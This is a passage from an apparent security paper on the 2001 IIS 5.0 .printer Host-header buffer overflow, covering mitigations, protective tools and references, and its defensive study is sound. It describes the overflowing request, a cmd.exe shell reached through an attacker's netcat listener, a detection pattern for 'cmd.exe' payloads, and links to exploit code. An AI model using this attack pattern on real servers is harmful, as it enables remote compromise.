4. If the server is part of a domain, ensure that Web-based Printing is also disabled in the domain group policy.

Microsoft used to recommend that Internet Printing be disabled by unmappping the Internet Printing ISAPI extension via the Internet Services Manager. It is no longer safe to do this for the following reasons:

- Group policy can override the settings in the Internet Services Manager
- Disabling Internet Printing via the Internet Services Manager can negatively impact the operation of Outlook Web Access. This happens because unmapping Internet Printing via the Internet Services Manager on an Exchange 2000 server can inadvertently apply these settings to the child folders causing Outlook Web Access to stop until the Exchange System Attendant is restarted. [4]

Microsoft also recommends that the following network design practices be considered for web servers to mitigate the extent of any exploitation [4]:

- Web servers should be isolated within a DMZ. This not only separates the servers from the Internet, but also separates them from the rest of the network.

- If possible, web servers should be configured as stand-alone machines. If it's absolutely necessary to make them part of a domain, the domain should only encompass machines that reside on the DMZ. Web servers should never be members of the larger network's domain.

Finally, you should keep informed of Microsoft related security issues and fixes through automatic email notification by subscribing to the Microsoft Security Notification Services at http://www.microsoft.com/technet/security/bulletin/notify.asp.

8.2 Vendor Actions

The best answer to buffer overruns is good initial coding practices [6:162]. Since improper coding of commercial products like Windows IIS 5.0 can negatively impact a huge population of global users, the vendor must respond with patches as soon as they are discovered. As previously discussed, Microsoft has released a security bulletin concerning this vulnerability and has made a patch available. Information concerning the bulletin and patch is available at the following URL:
http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-023.asp

Various products are available to address buffer overflows. One example is an NT 4.0 oriented tool called BOWall. This provides the following protection:

- Replaces DLLs with binary copies that include routines to monitor calls to potentially vulnerable DLL functions that are then checked for the integrity of the stack in the return address
- Restricts the execution of dynamic library functions from data and stack memory [6:162]

BOWall is available at the following URL: http://www.security.nnov.ru/bo/eng/BOWall/.

Another product is eNTercept from ClickNet Software Corporation (http://www.clicknet.com/). This is a signature-based tool that wraps the NT kernel and monitors calls for known buffer overflow attacks. [6:162]

StackGuard (http://www.immunix.org/) is an enhancement to the GNU C compiler that produces binary executables that are more resistant to stack smashing. This is accomplished by placing a token next to the return address when the function is called. If there has been an alteration when the function returns, this signals that a buffer overflow has been attempted. When there is a buffer overflow attempt, programs that have been compiled using StackGuard generate an alert to syslog and halt the program. [6:162]

eEye Digitial Security has released an application called SecureIIS Application Firewall that is designed to protect Web servers from known and unknown buffer overflow attacks. They claim that they were able to stop the vulnerability discussed in this paper even though the tool did not know the specific buffer overflow exploit existed. Because buffer overflow vulnerabilities are related to problems with string handling, SecureIIS limits the size of the "strings" being copied. Doing this greatly reduces the chance of a successful buffer overflow. In addition, many buffer overflow exploits attempt to execute a command shell and contain the string "cmd.exe" in the exploiting data. SecureIIS checks for these common attacker payloads and prevents their execution. Also most buffer overflow attacks contain shellcode that contains high bits. Since most normal English web traffic does not contain high bits and almost all shellcode requires these high bits, SecureIIS will log and drop all request containing high bits. More information can be obtained at: http://www.eeye.com/html/Products/SecureIIS/index.html

9.0 Source code/Pseudo code

The source code for the exploits discussed in this paper can be found at:

http://www.securityfocus.com/bid/2674

Both the iishack200.c and jill.c exploits take advantage of a buffer overflow vulnerability in the msw3prt.dll. The msw3prt.dll implements the .printer ISAPI extension used in IIS 5.0. The actual overflow is in the Host: header. The vulnerability occurs when a buffer of approximately 420 bytes is sent within the HTTP Host: header for a .printer ISAPI request. The following is an example:

GET /NULL.printer HTTP/1.0

Host: [buffer of approximately 420 characters]

The packet that causes this event is normally a part of an established TCP session.

Using shellcode within the exploit causes the actual buffer overflow. This allows the attacker to overwrite the EIP of the process and run the code of their choice. In the case of the eEye "proof of concept" exploit, a file is sent to the root directory of the victim machine. In the case of the Dark Spryit jill.c exploit, a "cmd.exe" shell is launched on the victim machine and accessed via a netcat listener that is running on the attacker machine.

10.0 Additional Information

The following are links to additional information related to this vulnerability:

a. Microsoft Security Bulletin MS01-023 that discusses this vulnerability. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-023.asp

b. Secure Internet Information Services 5 Checklist that provides guidance on security procedures. URL: http://www.microsoft.com/technet/treeview/default.asp?url=/TechNet/prodtechnol/iis/tips/iis5chk.asp

c. Microsoft Security patch to resolve this vulnerability. URL: http://www.microsoft.com/Windows2000/downloads/critical/q296576/default.asp?FinishURL=%2Fdownloads%2Frelease%2Easp%3FReleaseID%3D29321%26redirect%3Dno

d. eEye Digital Security Advisory that first identified this vulnerability. URL: http://www.eeye.com/html/Research/Advisories/AD20010501.html

e. eEye Proof of Concept to test for vulnerability. URL: http://www.eeye.com/html/research/Advisories/iishack2000.c

f. SecurityFocus links to exploits related to this vulnerability. URL: http://www.securityfocus.com/bid/2674

g. Request for Comment (RFC) information on Internet Print Protocol. URLs:
RFC 2910: http://www.ietf.org/rfc/rfc2910.txt?number=2910
RFC 2911: http://www.ietf.org/rfc/rfc2911.txt?number=2911

h. Brief overview of a buffer overflow attack. URL: http://www.cse.ogi.edu/DISC/projects/immunix/StackGuard/usenixsc98_html/node3.html

i. Understanding buffer overflow exploits. URL:

http://www.hackersclub.com/km/library/hack2001/understanding-bof.htm

j. Buffer overruns: What is the real story. URL:
http://www.hackersclub.com/km/library/hack2001/stack_nfo.txt

k. Writing buffer overflows in Perl. URL
http://www.hackersclub.com/km/library/hack2001/perl-buffer.txt

l. Link to SNORT Lightweight Intrusion Detection System. URL:
http://www.snort.org/

List of References

1. Cole, Eric and Skoudis, Edward. "Computer and Hacking Exploits." SANS Institute, May 2001.

2. Common Vulnerabilities and Exposures. "CAN-2001-0241." URL: http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2001-0241.

3. eEye Digital Security. "Windows 2000 IIS 5.0 Remote Buffer Overflow Vulnerability: AD20010501." URL: http://www.eeye.com/html/Research/Advisories/AD20010501.html.

4. Microsoft TechNet. "Microsoft Security Bulletin MS01-023: Unchecked Buffer in ISAPI Extension Could Enable Compromise of IIS 5.0 Server." URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-023.asp.

5. National Infrastructure Protection Center. "Advisory 01-011: Buffer Overflow Vulnerability in Microsoft's Internet Information Services (IIS) 5.0." URL: http://www.nipc.gov/warnings/advisories/2001/01-011.htm.

6. Scambry, Joel; McClure, Stuart; Kurtz, George. Hacking Exposed, Second Edition. Osborne/McGraw-Hill, 2001.

7. SecurityFocus. "Microsoft Windows 2000 IIS 5.0 IPP ISAPI 'Host:' Buffer Overflow Vulnerability." URL: http://www.securityfocus.com/bid/2674.

8. Whitehats. "IDS535/WEB-IIS_HTTP-IIS5-PRINTER-BEAVUH." URL: http://www.whitehats.com/info/ids535.

9. Whitehats. "IDS534/WEB-IIS_HTTP-IIS5-PRINTER-EEYE." URL: http://www.whitehats.com/info/ids534.

10. Microsoft TechNet. "Microsoft Security Bulletin MS01-033: Unchecked Buffer in Index Server ISAPI Extension Could Enable Web Server Compromise." URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS01-033.asp

11. Microsoft Security Advisor Program. "Microsoft Security Bulletin (MS99-019): Patch Available for "Malformed HTR Request" Vulnerability." URL: http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS99-019.asp

Special Acknowledgment

Scott Zimmerman, Greg Novak, Frank Cameron, and Chris Bloom of the National Attack Sensing, Warning, and Response Technology Laboratory provided assistance in configuring machines and installing operating system software, Snort, and WinDump to conduct the analysis for this paper.